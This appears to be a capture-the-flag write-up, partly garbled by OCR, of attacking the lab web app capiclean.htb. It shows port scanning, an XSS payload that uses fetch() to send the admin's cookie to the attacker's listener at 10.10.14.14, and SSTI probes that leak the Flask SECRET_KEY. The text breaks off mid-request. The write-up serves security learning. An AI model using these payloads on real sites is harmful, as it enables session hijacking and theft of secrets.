


# Information Gathering

## 1) found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV -p- 10.10.11.12 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 13:46 IST
Warning: 10.10.11.12 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.12
Host is up (0.47s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.75 seconds
```



## 2) Checked the webpage




## 3) Found pages

v2.1.0-dev

login	[Status: 200, Size: 2106, Words: 297, Lines: 88, Duration: 177ms]
	[Status: 200, Size: 16697, Words: 4654, Lines: 349, Duration: 189ms]
about	[Status: 200, Size: 5267, Words: 1036, Lines: 130, Duration: 206ms]
services	[Status: 200, Size: 8592, Words: 2325, Lines: 193, Duration: 191ms]
team	[Status: 200, Size: 8109, Words: 2068, Lines: 183, Duration: 189ms]
quote	[Status: 200, Size: 2237, Words: 98, Lines: 90, Duration: 171ms]
logout	[Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 169ms]
dashboard	[Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 170ms]
choose	[Status: 200, Size: 6084, Words: 1373, Lines: 154, Duration: 185ms]
	[Status: 200, Size: 16697, Words: 4654, Lines: 349, Duration: 171ms]






# Vulnerability

1) Lets check if the page is vulnerable to xss


Request	Response
<pre>1 POST /sendMessage HTTP/1.1 2 Host: capiclean.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 294 9 Origin: http://capiclean.htb 10 Connection: close 11 Referer: http://capiclean.htb/quote 12 Upgrade-Insecure-Requests: 1 13 14 service= %3Cimg%20src%3D%22http%3A%2F%2Fasdasd%2Fasdasd%22%20onerror%3D%22fetch('http%3A%2F%2F10.10.14.14%2F%3Fcookie%3D%2Bdocument.cookie)%22%3E&amp;service=Tile+%26+Grout&amp;service=Office+Cleaning&amp;email=%3Cimg src=http://asdasd/asdasd%20onerror=fetch('http://10.10.14.14/?cookie='+document.cookie)*)&gt;</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 08 Apr 2024 11:11:03 GMT 3 Server: Werkzeug/2.3.7 Python/3.10.12 4 Content-Type: text/html; charset=utf-8 5 Vary: Accept-Encoding 6 Content-Length: 5048 7 Connection: close 8 9 &lt;!DOCTYPE html&gt; 10 &lt;html lang="en"&gt; 11 &lt;head&gt; 12 &lt;!-- basic --&gt; 13 &lt;meta charset="utf-8"&gt; 14 &lt;meta http-equiv="X-UA-Compatible" content="IE=edge"&gt; 15 &lt;meta name="viewport" content="width=device-width, initial-scale=1"&gt; 16 &lt;!-- mobile metas --&gt; 17 &lt;meta name="viewport" content="width=device-width, initial-scale=1"&gt; 18 &lt;meta name="viewport" content="initial-scale=1, maximum-scale=1"&gt; 19 &lt;!-- site metas --&gt; 20 &lt;title&gt; About &lt;/title&gt; 21 &lt;meta name="keywords" content=""&gt; 22 &lt;meta name="description" content=""&gt; 23 &lt;meta name="author" content=""&gt; 24 25 &lt;!-- bootstrap css --&gt; 26 &lt;link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css"&gt; 27 &lt;!-- style css --&gt; 28 &lt;link rel="stylesheet" type="text/css" href="/static/css/style.css"&gt; 29 &lt;!-- Responsive --&gt; 30 &lt;link rel="stylesheet" href="/static/css/responsive.css"&gt; 31 &lt;!-- fevicon --&gt; 32 &lt;link rel="icon" href="static/images/favicon.png" type="image/png" /&gt; 33 &lt;!-- Scrollbar Custom CSS --&gt; 34 &lt;link rel="stylesheet" href="/static/css/jquery.mCustomScrollbar.min.css"&gt; 35 &lt;!-- Tweaks for older IEs --&gt; 36 &lt;link rel="stylesheet" href=" https://netdna.bootstrapcdn.com/font-awesome/4.0.3/css/font-awesome.css"&gt; 37 &lt;!-- owl stylesheets --&gt; 38 &lt;link rel="stylesheet" href="/static/css/owl.carousel.min.css"&gt;</pre>

```
(vigneswar@VigneswarPC)~$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.12] 53422
GET /?cookie=session=eyJyY2x1IjoimjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiYzQ.Zh0Jag.-Dm-oidEmm9EnOneZDeNm3WRwPI HTTP/1.1
Host: 10.10.14.14
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

yes we got the cookie!



Now we got access to admin dashboard with the cookie




QRInvoice x +

capiclean.htb/InvoiceGenerator

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Capiclean



Invoice ID generated: 7687270881

## Generate QR

invoice-id

**Generate**

QR Code Link: [http://capiclean.htb/static/qr\\_code/qr\\_code\\_7687270881.png](http://capiclean.htb/static/qr_code/qr_code_7687270881.png)

Insert QR Link to generate Scannable Invoice:

qr-link

**submit**

DATE  
February 16, 2023

# Invoice: zfqq68j

DUE DATE  
September 17, 2024

SERVICE	PRICE	QTY	TOTAL
Workmanship	\$39.99	10	\$399.99
Basic Cleaning	\$2	2	\$4800.99
SUBTOTAL			5199.99
TAX 25%			\$99.99
GRAND TOTAL			\$5299.99

PROJECT cleaning

CLIENT hacker

ADDRESS hacker home

EMAIL hacker@mail.hack

Company Name iClean

31 Spooner Street, RI 00093, US ADDRESS

(123) 456-789 PHONE

contact@capiclean.htb EMAIL

NOTICE:

A finance charge of 1.5% will be made on unpaid balances after 30 days.



2) Out input is displayed we can check if this page is vulnerable to ssti

Request

```
1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 89
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=eyJyb2x1Ijo1MjEyMzJmMjk3YTU3YTZhbnZqODk0YTBLNGE4MDFmYzMi fQ. ZhPWCQ._dpqZ9qARFGr1RQ41YdzFp3tOWM
13 Upgrade-Insecure-Requests: 1
14 invoice_id=&form_type=scannable_invoice&qr_link=http://10.10.14.14/qr_code_8191336216.png
```

Response

```
96 </span>
97 </div>
98 </div>
99 <div class="arrow back">
100 <div class="inner-arrow">
101 <a href="mailto:contact@capiclean.htb">
102 contact@capiclean.htb
103 </a>
104 </div>
105 </div>
106 <div class="qr-code">
107 
108 </div>
109 </div>
110 </div>
111 </div>
112 </div>
113 </div>
114 </div>
```

Inspector

Request attr

Request que

Request boc

Request coc

Request hea

Response hv

Request

```
1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=eyJyb2x1Ijo1MjEyMzJmMjk3YTU3YTZhbnZqODk0YTBLNGE4MDFmYzMi fQ. ZhPWCQ._dpqZ9qARFGr1RQ41YdzFp3tOWM
13 Upgrade-Insecure-Requests: 1
14 invoice_id=&form_type=scannable_invoices&qr_link=({7*'7'})
```

Response

```
96 <div class="qr-code">
97 
98 </div>
99 </div>
100 </div>
101 </div>
102 </div>
103 </div>
104 </div>
105 </div>
106 </div>
107 </div>
108 </div>
109 </div>
110 </div>
111 </div>
112 </div>
113 </div>
114 </div>
```

Inspector

Request attr

Request que

Request boc

Request coc

Request hea

Response hv

The page is vulnerable to ssti!



Request	Response
<pre> 1 POST /QRGenerator HTTP/1.1 2 Host: capiclean.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 55 9 Origin: http://capiclean.htb 10 Connection: close 11 Referer: http://capiclean.htb/QRGenerator 12 Cookie: session= eyJyb2x1IjoieEYmZmMmMjkyTU9YTUhNzQzODk0YTBlNGE4MDFmYzMiZmFQ.ZhPWCQ._dpqZ9qARFG1RQ41YdzFp3tOWM 13 Upgrade-Insecure-Requests: 1 14 15 invoice_id=&amp;form_type=scannable_invoice&amp;qr_link={7*7} </pre>	<pre> 1 &lt;!-- PHONE --&gt; 2 &lt;/span&gt; 3 &lt;/div&gt; 4 &lt;/div&gt; 5 &lt;div class="arrow back"&gt; 6 &lt;div class="inner-arrow"&gt; 7 &lt;a href="mailto:contact@capiclean.htb"&gt; 8   contact@capiclean.htb 9 &lt;/a&gt; 10 &lt;span&gt; 11   EMAIL 12 &lt;/span&gt; 13 &lt;/div&gt; 14 &lt;/div&gt; 15 &lt;/div&gt; 16 &lt;div id="notices"&gt; 17 &lt;div&gt; 18   NOTICE: 19   &lt;div class="notice"&gt; 20     A finance charge of 1.5% will be made on unpaid balances after 30 days. 21   &lt;/div&gt; 22 &lt;/div&gt; 23 &lt;/div&gt; 24 &lt;script&gt; 25   let randomNumber1 = Math.floor(Math.random() * 100); 26   document.getElementById('randomNumber1').textContent = '\$' + randomNumber1; 27   let randomNumber = Math.floor(Math.random() * 10000); 28   document.getElementById('randomNumber2').textContent = '\$' + randomNumber + ".99"; 29   document.getElementById('randomNumber3').textContent = '\$' + (randomNumber + 399.99 30     + 100); 31   let total = document.getElementById('total').textContent = (randomNumber + 399) + 32     ".99"; 33 &lt;/script&gt; 34 &lt;/main&gt; 35 &lt;div class="qr-code-container"&gt; 36   &lt;div class="qr-code"&gt; 37     &lt;img src="data:image/png;base64,64" alt="QR Code"&gt; 38   &lt;/div&gt; 39 &lt;/body&gt; 40 &lt;/html&gt; </pre>
<pre> 41 invoice_id=&amp;form_type=scannable_invoice&amp;qr_link={config} </pre>	<pre> 41 document.getElementById('randomNumber3').textContent = '\$' + (randomNumber + 399.99 42   + 100); 43 let total = document.getElementById('total').textContent = (randomNumber + 399) + 44   ".99"; 45 &lt;/script&gt; 46 &lt;div class="qr-code-container"&gt; 47   &lt;div class="qr-code"&gt; 48     &lt;img src="data:image/png;base64,64" alt="Config {6#39;DEBUG6#39:: False, 49       6#39;TESTING6#39:: False, 6#39;PROPAGATE_EXCEPTIONS6#39:: None, 50       6#39;SECRET_KEY6#39:: 51       6#39;dqizsflahymdxkioicuxovfxjpqhrpkowdqbennqmzunhaabdpjreczkvw6#39;; 52       6#39;PERMANENT_SESSION_LIFETIME6#39:: datetime.timedelta(days=31), 53       6#39;USE_X_SENDFILE6#39:: False, 6#39;SERVER_NAME6#39:: None, 54       6#39;APPLICATION_ROOT6#39:: 6#39;/6#39;, 6#39;SESSION_COOKIE_NAME6#39:: 55       6#39;session6#39;, 6#39;SESSION_COOKIE_DOMAIN6#39:: None, 56       6#39;SESSION_COOKIE_PATH6#39:: None, 6#39;SESSION_COOKIE_HTTPONLY6#39:: False, 57       6#39;SESSION_COOKIE_SECURE6#39:: False, 6#39;SESSION_COOKIE_SAMESITE6#39:: None, 58       6#39;SESSION_REFRESH_EACH_REQUEST6#39:: True, 6#39;MAX_CONTENT_LENGTH6#39:: None, 59       6#39;SEND_FILE_MAX_AGE_DEFAULT6#39:: None, 6#39;TRAP_BAD_REQUEST_ERRORS6#39:: 60       None, 6#39;TRAP_HTTP_EXCEPTIONS6#39:: False, 6#39;EXPLAIN_TEMPLATE_LOADING6#39:: 61       False, 6#39;PREFERRED_URL_SCHEME6#39:: 6#39:http6#39;, 62       6#39;TEMPLATES_AUTO_RELOAD6#39:: None, 6#39;MAX_COOKIE_SIZES6#39:: 4093" &amp;gt;" alt= 63       "QR Code"&gt; 64     &lt;/div&gt; 65   &lt;/div&gt; 66 &lt;/body&gt; 67 &lt;/html&gt; </pre>

### 3) Filters

### Request

Pretty Raw Hex

```

1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 80
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=eyJyb2xiLjIwMjMyEjYmZjMjkyU3Y3YTUybnVzQDk0OTBNGE4MDFmYzMiOiQ.ZhPWCQ...dpqZ9qARFGrlRQ4lYdzFp3tOWM
